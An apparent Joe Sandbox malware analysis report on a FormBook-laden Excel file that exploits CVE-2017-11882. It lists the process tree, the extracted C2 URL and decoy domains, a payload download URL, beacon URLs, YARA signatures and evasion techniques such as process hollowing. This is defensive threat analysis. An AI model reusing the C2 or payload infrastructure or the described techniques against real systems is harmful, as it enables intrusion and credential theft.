ID: 483668
Sample Name: ORDER CONFIRMATION.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 11:15:16
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report ORDER CONFIRMATION.xlsx

Overview


General Information

Sample Name:	ORDER CONFIRMATION.xlsx
Analysis ID:	483668
MD5:	e1e18c326feb4ae.
SHA1:	7d0abdd1c61dac..
SHA256:	a53f9cefce2fc02…
Tags:	Formbook VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Office equation editor starts process…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2920 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2808 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2976 cmdline: 'C:\Users\Public\vbc.exe' MD5: 989933E361010648C467C6D7B6C2D812)
    - vbc.exe (PID: 836 cmdline: C:\Users\Public\vbc.exe MD5: 989933E361010648C467C6D7B6C2D812)
    - vbc.exe (PID: 2636 cmdline: C:\Users\Public\vbc.exe MD5: 989933E361010648C467C6D7B6C2D812)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
      - ipconfig.exe (PID: 1012 cmdline: C:\Windows\SysWOW64\ipconfig.exe MD5: CABB20E171770FF64614A54C1F31C033)
        - cmd.exe (PID: 2688 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.hanlansmojitovillage.net/nthe/"
  ],
  "decoy": [
    "omelhorcurso-online.com",
    "ttjk020.com",
    "urfavvpimp.com",
    "touchmytag.com",
    "allianzbersamamu.com",
    "menucoders.com",
    "goldmig.com",
    "optplm.com",
    "ramblersattic.com",
    "thehendrixcollection.com",
    "angelsmoonsexshop.com",
    "indianajones.club",
    "tageslinsen.info",
    "thscore2.com",
    "onpar-golf.com",
    "youcanaskmeto.review",
    "overseaexpert.com",
    "1977991.com",
    "eurolajd.com",
    "thefoxshack.com",
    "bubblelized.com",
    "texasvoterregistration.com",
    "denme.net",
    "sprtnet.com",
    "aedenpure.com",
    "yourdoor.pro",
    "oakridge-pm.com",
    "swoldiersnation.com",
    "com-security.center",
    "prostockbeisbol.com",
    "mailbroadcastdelivery.club",
    "fihglobal.com",
    "hiphopventuresllc.com",
    "ambrieclothing.com",
    "colorfulcreativeco.com",
    "mysahuarita.com",
    "gibadugi.com",
    "asoboawa.com",
    "requotation.com",
    "wolford.mobi",
    "ndfvkwnew.icu",
    "thaysay.net",
    "thaibinhgear.com",
    "minhscribe.com",
    "americanstonesusa.com",
    "dindigulvysya.com",
    "tomrings.com",
    "plasticplank.com",
    "societegenerol.com",
    "jrufexsh.com",
    "ujulus.club",
    "cpb.site",
    "bhfhf.com",
    "yamano-ue.com",
    "vivorelle.com",
    "groundedheavens.com",
    "realstyleworks.com",
    "vicdux.world",
    "kegeratorcollective.com",
    "gamemavn.com",
    "authorjameswshepherdonline.com",
    "kankanlol.com",
    "renatradingbv.com",
    "ponnyridning.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.541191725.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.541191725.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.541191725.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
0000000B.00000002.687551604.000000000002C0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000B.00000002.687551604.000000000002C0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 24 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Persistence and Installation Behavior:

Uses ipconfig to lookup or modify the Windows network settings

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eav Inse Netv Com
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exp Red Call
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exp Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1 1	LSA Secrets	System Network Configuration Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Man Dev Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Den Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	System Information Discovery 1 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Timestomp 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Extra Window Memory Injection 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rog Bas


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ORDER CONFIRMATION.xlsx	33%	Virustotal		Browse
ORDER CONFIRMATION.xlsx	29%	ReversingLabs	Document-Word.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.americanstonesusa.com/nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=TiWkgH4UkC7CIqz9ktcRQySnot/hSP0U84YZk1QGO5z/hARin1ng6rxU4Y++sy6YdGpizQ==	0%	Avira URL Cloud	safe	
http://www.authorjameswshepherdonline.com/nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=enVshZ5ucPnpEJ79XKthUFU7GSCP6zpooNwVCr/P0s5BKPQIOoeKppWI2ezsgMpUEHhlAA==	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://java.sun.com	0%	Avira URL Cloud	safe	
http://www.realstyleworks.com/nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=QEezsAFDlNAB3yJURHSMHXjRGqVB06lXE20lDVvtKCtrVdaWOVmvQD4ln9eCVkj8l4WBCQ==	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.plasticplank.com/nthe/?5jo4nr=S+ZwTBrK0+7RoomNfSvQ9j84ffpxKdfieFGWtVtD4WHCIMGVYLqiZt07bDY98RTkl0TyTg==&t48tJ=fJEp_HN8mPiTHN5P	100%	Avira URL Cloud	malware	
http://www.hanlansmojitovillage.net/nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=54OfAHeKGwMzfFPkI96ZbDhctG36f6+/FiUzkHshmPfrtcl9VWH+3olASXX+4wyWJIckJQ==	0%	Avira URL Cloud	safe	
www.hanlansmojitovillage.net/nthe/	0%	Avira URL Cloud	safe	
http://www.onpar-golf.com/nthe/?5jo4nr=B6rYep0Vm3M2EhGqYu/feA67U2SQJtGoCN7KN6fFlDVSMwI26b57yYW0nsnzi8vT4Ky8RQ==&t48tJ=fJEp_HN8mPiTHN5P	0%	Avira URL Cloud	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://198.23.212.143/ddr/vbc.exe	100%	Avira URL Cloud	malware	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://https://www.americanstonesusa.com/nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=TiWkgH4UkC7CIqz9ktcRQySnot	0%	Avira URL Cloud	safe	
http://www.thaysay.net/nthe/?5jo4nr=JnpX3/YBBy9TCXbKhp8uYEFRBGzb3gJR2p4kRdES4yzOlzRdyh/c8y0xiKK/8z4KJyQSLA==&t48tJ=fJEp_HN8mPiTHN5P	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
plasticplank.com	34.102.136.180	true	false		unknown
thaibinhgear.com	45.252.248.16	true	true		unknown
hanlansmojitovillage.net	34.102.136.180	true	false		unknown
americanstonesusa.com	192.99.131.252	true	true		unknown
www.aedenpure.com	217.160.0.177	true	false		unknown
thaysay.net	34.102.136.180	true	false		unknown
requotation.com	184.168.131.241	true	true		unknown
realstyleworks.com	34.98.99.30	true	false		unknown
www.tomrings.com	162.0.214.58	true	false		unknown
cname.landingi.com	52.212.68.12	true	false		high
goldmig.com	203.16.60.34	true	true		unknown
authorjameswshepherdonline.com	34.102.136.180	true	false		unknown
oakridge-pm.com	184.168.131.241	true	true		unknown
onpar-golf.com	34.102.136.180	true	false		unknown
www.americanstonesusa.com	unknown	unknown	true		unknown
www.thaysay.net	unknown	unknown	true		unknown
www.asoboawa.com	unknown	unknown	true		unknown
www.realstyleworks.com	unknown	unknown	true		unknown
www.mysahuarita.com	unknown	unknown	true		unknown
www.oakridge-pm.com	unknown	unknown	true		unknown
www.renatradingbv.com	unknown	unknown	true		unknown
www.thaibinhgear.com	unknown	unknown	true		unknown
www.plasticplank.com	unknown	unknown	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.authorjameswshepherdonline.com	unknown	unknown	true		unknown
www.goldmig.com	unknown	unknown	true		unknown
www.onpar-golf.com	unknown	unknown	true		unknown
www.hanlansmojitovillage.net	unknown	unknown	true		unknown
www.requotation.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.americanstonesusa.com/nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=TiWkgH4UkC7CIqz9ktcRQySnot/hSP0U84YZk1QGO5z/hARin1ng6rxU4Y++sy6YdGpizQ==	true	• Avira URL Cloud: safe	unknown
http://www.authorjameswshepherdonline.com/nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=enVshZ5ucPnpEJ79XKthUFU7GSCP6zpooNwVCr/P0s5BKPQIOoeKppWI2ezsgMpUEHhlAA==	false	• Avira URL Cloud: safe	unknown
http://www.realstyleworks.com/nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=QEezsAFDlNAB3yJURHSMHXjRGqVB06lXE20lDVvtKCtrVdaWOVmvQD4ln9eCVkj8l4WBCQ==	false	• Avira URL Cloud: safe	unknown
http://www.plasticplank.com/nthe/?5jo4nr=S+ZwTBrK0+7RoomNfSvQ9j84ffpxKdfieFGWtVtD4WHCIMGVYLqiZt07bDY98RTkl0TyTg==&t48tJ=fJEp_HN8mPiTHN5P	false	• Avira URL Cloud: malware	unknown
http://www.hanlansmojitovillage.net/nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=54OfAHeKGwMzfFPkI96ZbDhctG36f6+/FiUzkHshmPfrtcl9VWH+3olASXX+4wyWJIckJQ==	false	• Avira URL Cloud: safe	unknown
www.hanlansmojitovillage.net/nthe/	true	• Avira URL Cloud: safe	low
http://www.onpar-golf.com/nthe/?5jo4nr=B6rYep0Vm3M2EhGqYu/feA67U2SQJtGoCN7KN6fFlDVSMwI26b57yYW0nsnzi8vT4Ky8RQ==&t48tJ=fJEp_HN8mPiTHN5P	false	• Avira URL Cloud: safe	unknown
http://198.23.212.143/ddr/vbc.exe	true	• Avira URL Cloud: malware	unknown
http://www.thaysay.net/nthe/?5jo4nr=JnpX3/YBBy9TCXbKhp8uYEFRBGzb3gJR2p4kRdES4yzOlzRdyh/c8y0xiKK/8z4KJyQSLA==&t48tJ=fJEp_HN8mPiTHN5P	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.23.212.143	unknown	United States		36352	AS-COLOCROSSINGUS	true
34.102.136.180	plasticplank.com	United States		15169	GOOGLEUS	false
34.98.99.30	realstyleworks.com	United States		15169	GOOGLEUS	false
192.99.131.252	americanstonesusa.com	Canada		16276	OVHFR	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483668
Start date:	15.09.2021
Start time:	11:15:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 17m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ORDER CONFIRMATION.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	2
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@12/19@22/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 23.7% (good quality ratio 22.8%) • Quality average: 69.8% • Quality standard deviation: 28.9%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:15:46	API Interceptor	62x Sleep call for process: EQNEDT32.EXE modified
11:15:48	API Interceptor	125x Sleep call for process: vbc.exe modified
11:16:22	API Interceptor	229x Sleep call for process: ipconfig.exe modified
11:17:11	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.23.212.143	ORDER CONFIRMATION.xlsx	Get hash	malicious	Browse	• 198.23.212.143/restore/vbc.exe
